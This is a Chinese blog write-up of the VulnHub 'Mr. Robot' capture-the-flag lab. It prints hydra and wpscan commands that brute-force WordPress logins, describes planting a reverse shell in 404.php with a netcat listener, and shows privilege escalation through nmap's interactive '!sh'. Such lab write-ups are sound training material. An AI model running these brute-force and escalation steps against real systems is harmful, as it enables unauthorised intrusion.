

mrRobot CTF Walkthrough Writeup

原创

ShinJoe 于 2019-01-17 03:16:38 发布 457 收藏

文章标签: CTF

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_23026851/article/details/86517364

版权

OVA: <https://www.vulnhub.com/entry/mr-robot-1,151/>

1. 用netdiscover发现目标机的IP: 192.168.164.164。


```
root@kali:~# netdiscover -r 192.168.164.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

-----
IP                At MAC Address      Count   Len  MAC Vendor / Hostname
-----
192.168.164.1     00:50:56:c0:00:08    1      60  VMware, Inc.
192.168.164.2     00:50:56:ea:89:40    1      60  VMware, Inc.
192.168.164.164  00:0c:29:92:42:2b    1      60  VMware, Inc.
192.168.164.254  00:50:56:f0:ee:ba    1      60  VMware, Inc.
```

1. 用浏览器上去逛一逛。



```
12:32 -|- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:32 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

1. 同时用nikto扫描该主机。

```
root@kali:~# nikto -h 192.168.164.164
```

+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef8ad

发现它还使用wordpress。

1. 1. 访问/robots.txt 得到Key_1和一个字典。

2-1 进入wordpress的用户登陆界面，利用Burp suite抓取http-post-form的域。

2-2 使用hydra，根据response的不同，进行用户名的字典爆破。

```
root@kali:~# hydra -V -L fsociety.dic -p 123 192.168.164 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

2-3 得到用户名为Elliot，再使用wpscan进行密码的字典爆破。

```
root@kali:~# wpscan --url 192.168.164.164 --wordlist /root/Desktop/mrRobot/wordlist.dic --username Elliot
```

2-4 得到密码ER28-0652，登陆wordpress，发现是admin权限。

2-5 将404.php更新为reverse shell.php。

2-6 本地开启nc等待接入。访问/404.php。

2-7 成功进入后，发现/home/robot下有key_2。但权限不可读。

2-8 password.md5-raw是可读的，在crackstation.net上破解它，得到了用户robot的密码abcdefghijklmnopqrstuvwxyz。

2-9 切换用户成robot，成功读取了key_2。

3-1 要想办法提权成root。发现nmap有root权限。

3-2 nmap -interactive

```
!sh
```

成功变身为root。

3-3 在/root下找到了key_3。